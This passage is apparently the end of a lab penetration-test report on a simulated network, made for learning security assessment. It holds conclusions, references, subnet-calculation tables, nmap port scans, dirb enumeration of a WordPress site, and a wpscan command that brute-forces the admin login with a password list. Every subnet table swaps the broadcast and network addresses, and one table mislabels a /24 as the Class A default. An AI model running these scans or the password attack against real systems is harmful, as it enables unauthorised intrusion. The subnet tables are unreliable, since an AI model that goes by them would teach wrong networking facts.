6 CONCLUSIONS

6.1 OVERALL CONCLUSION

Overall, the network was found to have a number of security issues present. An attacker has the full capacity to map the network, pivoting from one device to another and to take advantage of vulnerabilities present on a significant majority of them. All of the PCs within the network could be compromised, root access could be obtained to both webservers and the routers present had virtually non-existent security owing to the default credentials used on each. Several well-known significant exploits existed and could be successfully performed.

The network design is insecure overall and could be improved as, whilst the application of aspects such as OSPF and some Firewall rules are appropriate for their respective network segment, there are still clear areas of potential improvement. The firewall can be compromised as it makes use of poor traffic filtering rules which allow for subsequent unauthorized access. There is significant risk owing to the topology not accounting for redundancy should a device fail which makes it highly vulnerable to device attacks. The subnets should be reviewed with the business goals in mind as they could be refined to reduce unnecessary address reservations.

Owing to the major number of security issues found, the network is deemed to be highly insecure and in immediate need of modification to serve as an appropriate network for conducting business operations.

7 REFERENCES

Algosec, 2021. *Configure lockout rules for SSH login.* [Online]
Available at: https://www.algosec.com/docs/en/asms/a30.10/asms-help/content/afa-admin/config_lockout.htm
[Accessed 30 December 2023].

Ali, N., 2023. *What is Shellshock vulnerability?.* [Online]
Available at: https://beaglesecurity.com/blog/vulnerability/shellshock-bash-bug.html
[Accessed 27 December 20232].

Andamasov, Y., 2023. *VyOS default user and password.* [Online]
Available at: https://support.vyos.io/en/support/solutions/articles/103000096330-vyos-default-user-and-password
[Accessed 25 December 2023].

Astari, S., 2023. *How to Log In to WordPress via hPanel, Login URL, Subdirectory, and Subdomain.* [Online]
Available at: https://www.hostinger.co.uk/tutorials/wordpress/how-to-login-to-wordpress-dashboard
[Accessed 25 December 2023].

Baturin, D., 2023. *VyOS 1.3.5 security release.* [Online]
Available at: https://blog.vyos.io/vyos-1.3.5-release
[Accessed 27 December 2023].

Cisco, n.d. *Configuring DMZ.* [Online]
Available at:
https://www.cisco.com/c/dam/assets/sol/sb/isa500_emulator/help/guide/ad1681599.html
[Accessed 28 December 2023].

Fortinet, n.d. *DMZ Networks.* [Online]
Available at: https://www.fortinet.com/uk/resources/cyberglossary/what-is-dmz
[Accessed 27 December 2023].

HackTricks, 2023. *CGI.* [Online]
Available at: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi
[Accessed 22 December 2023].

IBM, 2023. *Private Address Ranges.* [Online]
Available at: https://www.ibm.com/docs/en/networkmanager/4.2.0?topic=translation-private-address-ranges
[Accessed 28 December 2023].

National Institute Of Standards and Technology, 2020. *NIST Special Publication 800-63B.* [Online]
Available at: https://pages.nist.gov/800-63-3/sp800-63b.html
[Accessed 25 December 2023].

NCSC Ireland, 2023. *Openly Accessible mDNS Servers.* [Online]
Available at: https://www.ncsc.gov.ie/emailsfrom/Shadowserver/DoS/mDNS/
[Accessed 30 December 2023].

Netgate Docs, 2020. *Default Username and Password.* [Online]
Available at: https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html
[Accessed 25 December 2023].

OpenSSH, 2023. *OpenSSH Release Notes.* [Online]
Available at: https://www.openssh.com/releasenotes.html
[Accessed 22 December 2023].

Palo Alto Networks, n.d. *OSPF Areas.* [Online]
Available at: https://docs.paloaltonetworks.com/pan-os/10-1/pan-os-networking-admin/ospf/ospf-concepts/ospf-areas
[Accessed 28 December 2023].

SSH Communications Security, 2023. *Telnet.* [Online]
Available at: https://www.ssh.com/academy/ssh/telnet
[Accessed 22 December 2023].

WordPress, 2023. *Releases.* [Online]
Available at: https://wordpress.org/news/category/releases/
[Accessed 22 December 2023].

APPENDICES

7.1 APPENDIX A – SUBNET CALCULATIONS

The classifications of subnets are as follows:

Class	Default Subnet Mask	Binary Subnet Mask	Default Prefix
A	255.0.0.0	11111111.00000000.00000000.00000000	/8
B	255.255.0.0	11111111.11111111.00000000.00000000	/16
C	255.255.255.0	11111111.11111111.11111111.00000000	/24

The prefix number, IE: /24, /30, refers to the binary subnet mask of a given subnet. For instance

/24 = 11111111.11111111.11111111.00000000 as there are 24 bits filled.

/27= 11111111.11111111.11111111.11100000 as there are 27 bits filled

Based on the number of unfilled bits, otherwise known as host bits, it's possible to work out the total number of addresses by applying it as a power to 2. Taking the above example, /24 has 8 bits remaining to be filled meaning the total number of hosts available would be 2^8 =256 or /27 has 5 bits unfilled, meaning the total number of hosts is 2^5 = 32.

Then the broadcast address and network address must be subtracted from the total number of hosts as the subnet needs somewhere to start and end, making the number of usable hosts equal to the total number of hosts – 2. So for /24 it would be 256-2 = 254 and for /27 it would be 32-2 = 30.

In the case of Kali, it had a netmask in the form 255.255.255.224 so the prefix length had to be calculated before scanning could occur.

The prefix length can be calculated as each octet denotes a binary value, with 255 being a fully filled octet – therefore to work out the binary subnet mask and thus prefix, the binary value of 224 must be calculated and was – as shown below.

128	64	32	16	8	4	2	1
1	1	1	0	0	0	0	0

128+64+32 = 224

This would make the binary subnet mask: 11111111.11111111.11111111.11100000 and thus give a prefix of /27, as there are 27 filled bits. Hence why scanning against 192.168.0.200/27 was performed initially.

This was applied below based on the subnets provided in the VyOS routing table, which gave CIDR prefixes by default:

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 04:43:22
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 04:42:22
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 02:02:45
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 02:02:45
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 02:02:48
O   192.168.0.192/27 [110/10] is directly connected, eth0, 04:43:22
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 04:43:22
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 04:42:22
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 02:02:48
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 02:02:45
vyos@vyos:~$
```

The two other prefixes in use were /24 and /30 which were calculated.

/24 is 11111111.11111111.11111111.00000000

128	64	32	16	8	4	2	1
0	0	0	0	0	0	0	0

Which is equal to zero. Making the subnet mask 255.255.255.0

/30 is 11111111.11111111.11111111.11111100

128	64	32	16	8	4	2	1
1	1	1	1	1	1	0	0

Which is 128+64+32+16+8+4 = 252. Making the subnet mask 255.255.255.252.

The following tables were created based on the routing table from router 1 with these precepts in mind:

7.1.1 172.16.221.0/24

Network Address	172.16.221.0/24
Class	B
Prefix	/24 (Default Prefix)
Binary Subnet Mask	11111111.11111111.11111111.00000000
Subnet Mask	255.255.255.0
Total Addresses	$2^8 = 256$
Usable addresses	256-2 = 254 (Total subtract broadcast address and network address)
Broadcast address	172.16.221.0
Network address	172.16.221.255
Usable Address Range	172.16.221.1 - 172.16.221.254

7.1.2 192.168.0.32/27

Network Address	192.168.0.32/27
Class	C
Prefix	/27 (Default Prefix + 3)
Binary Subnet Mask	11111111.11111111.11111111.11100000
Subnet Mask	255.255.255.224
Total Addresses	$2^5 = 32$

Usable addresses	32-2 = 30
Broadcast address	192.168.0.32
Network address	192.168.0.63
Usable Address Range	192.168.0.33 - 192.168.0.62

7.1.3 192.168.0.64/27

Network Address	192.168.0.64/27
Class	C
Prefix	/27 (Default Prefix + 3)
Binary Subnet Mask	11111111.11111111.11111111.11100000
Subnet Mask	255.255.255.224
Total Addresses	$2^5 = 32$
Usable addresses	32-2 = 30
Broadcast address	192.168.0.64
Network address	192.168.0.95
Usable Address Range	192.168.0.65 - 192.168.0.94

7.1.4 192.168.0.96/27

Network Address	192.168.0.96/27
Class	C
Prefix	/27 (Default Prefix + 3)
Binary Subnet Mask	11111111.11111111.11111111.11100000
Subnet Mask	255.255.255.224
Total Addresses	$2^5 = 32$
Usable addresses	32-2 = 30
Broadcast address	192.168.0.96
Network address	192.168.0.127
Usable Address Range	192.168.0.97 - 192.168.0.126

7.1.5 192.168.0.128/27

Network Address	192.168.0.128/27
Class	C
Prefix	/27 (Default Prefix + 3)
Binary Subnet Mask	11111111.11111111.11111111.11100000
Subnet Mask	255.255.255.224
Total Addresses	$2^5 = 32$
Usable addresses	32-2 = 30
Broadcast address	192.168.0.128
Network address	192.168.0.159
Usable Address Range	192.168.0.129 - 192.168.0.158

7.1.6 192.168.0.192/27

Network Address	192.168.0.192/27

Class	C
Prefix	/27 (Default Prefix + 3)
Binary Subnet Mask	11111111.11111111.11111111.11100000
Subnet Mask	255.255.255.224
Total Addresses	$2^5 = 32$
Usable addresses	32-2 = 30
Broadcast address	192.168.0.192
Network address	192.168.0.223
Usable Address Range	192.168.0.193 - 192.168.0.222

7.1.7 192.168.0.224/30

Network Address	192.168.0.224/30
Class	C
Prefix	/30 (Default Prefix + 6)
Binary Subnet Mask	11111111.11111111.11111111.11111100
Subnet Mask	255.255.255.252
Total Addresses	$2^2 = 4$
Usable addresses	4-2 = 2
Broadcast address	192.168.0.224
Network address	192.168.0.227
Usable Address Range	192.168.0.225 - 192.168.0.226

7.1.8 192.168.0.228/30

Network Address	192.168.0.228/30
Class	C
Prefix	/30 (Default Prefix + 6)
Binary Subnet Mask	11111111.11111111.11111111.11111100
Subnet Mask	255.255.255.252
Total Addresses	$2^2 = 4$
Usable addresses	4-2 = 2
Broadcast address	192.168.0.228
Network address	192.168.0.231
Usable Address Range	192.168.0.229 - 192.168.0.230


7.1.9 192.168.0.232/30

Network Address	192.168.0.232/30
Class	C
Prefix	/30 (Default Prefix + 6)
Binary Subnet Mask	11111111.11111111.11111111.11111100
Subnet Mask	255.255.255.252
Total Addresses	$2^2 = 4$
Usable addresses	4-2 = 2

Broadcast address	192.168.0.232
Network address	192.168.0.235
Usable Address Range	192.168.0.233 - 192.168.0.234

7.1.10 192.168.0.240/30

Network Address	192.168.0.240/30
Class	C
Prefix	/30 (Default Prefix + 6)
Binary Subnet Mask	11111111.11111111.11111111.11111100
Subnet Mask	255.255.255.252
Total Addresses	$2^2 = 4$
Usable addresses	4-2 = 2
Broadcast address	192.168.0.240
Network address	192.168.0.243
Usable Address Range	192.168.0.241 - 192.168.0.242



Based on the subsequently discovered interfaces connected to PC2:

7.1.11 13.13.13.0/24

Network Address	13.13.13.12/24
Class	A
Prefix	/24 (Default Prefix)
Binary Subnet Mask	11111111.11111111.11111111.00000000
Subnet Mask	255.255.255.0
Total Addresses	$2^8 = 256$
Usable addresses	256-2 = 254 (Total subtract broadcast address and network address)
Broadcast address	13.13.13.0
Network address	13.13.13.255
Usable Address Range	13.13.13.1 - 13.13.13.254

7.2 APPENDIX B – INITIAL NMAP TCP SCANS

7.2.1 192.168.0.32/27

```
root@kali:~# nmap 192.168.0.32/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 09:11 EST
Nmap scan report for 192.168.0.33
Host is up (0.00081s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0013s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
37538/tcp open  unknown
43926/tcp open  unknown
53242/tcp open  unknown
53288/tcp open  unknown
58099/tcp open  unknown

Nmap done: 32 IP addresses (2 hosts up) scanned in 21.33 seconds
```

7.2.2 192.168.0.64/27

```
root@kali:~# nmap 192.168.0.64/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 09:13 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.13 seconds
```


7.2.3 192.168.0.96/27

```
root@kali:~# nmap 192.168.0.96/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 09:14 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.13 seconds
```


7.2.4 192.168.0.128/27

```
root@kali:~# nmap 192.168.0.128/27 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 09:15 EST
Nmap scan report for 192.168.0.129
Host is up (0.0043s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0092s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
33514/tcp open  unknown
37257/tcp open  unknown
38159/tcp open  unknown
52257/tcp open  unknown
55723/tcp open  unknown

Nmap done: 32 IP addresses (2 hosts up) scanned in 24.36 seconds
```


7.2.5 192.168.0.192/27



7.2.6 192.168.0.200/27



7.2.7 192.168.0.224/30



7.2.8 192.168.0.228/30

```
root@kali:~# nmap 192.168.0.228/30 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 09:28 EST
Nmap scan report for 192.168.0.229
Host is up (0.00060s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.00074s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 19.43 seconds
```

7.2.9 192.168.0.232/30

```
root@kali:~# nmap 192.168.0.232/30 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 09:29 EST
Nmap scan report for 192.168.0.233
Host is up (0.0027s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (1 host up) scanned in 18.89 seconds
```

7.2.10 192.168.0.240/30

```
root@kali:~# nmap 192.168.0.240/30 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 17:32 EST
Nmap scan report for 192.168.0.242
Host is up (0.00061s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
53664/tcp open  unknown

Nmap done: 4 IP addresses (1 host up) scanned in 289.66 seconds
```

7.2.11 172.16.221.0/24

```
root@kali:~# nmap 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-16 10:42 EST
Nmap scan report for 172.16.221.16
Host is up (0.00014s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.221.237
Host is up (0.00035s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 46.18 seconds
```

7.2.12 13.13.13.0/24

```
root@kali:~# nmap 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-23 21:19 EST
Nmap done: 256 IP addresses (0 hosts up) scanned in 206.46 seconds
```

7.3 APPENDIX C - DIRB SCAN OUTPUT

```
root@kali:~# dirb http://172.16.221.237/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 21 11:26:02 2023
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/
```

```
---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:1036
8)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/
 ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Dec 21 11:26:45 2023
DOWNLOADED: 50732 - FOUND: 92
```

7.4 APPENDIX D - WPSCAN OUTPUT

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress/ -P /usr/share/john/password.lst -U admin
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
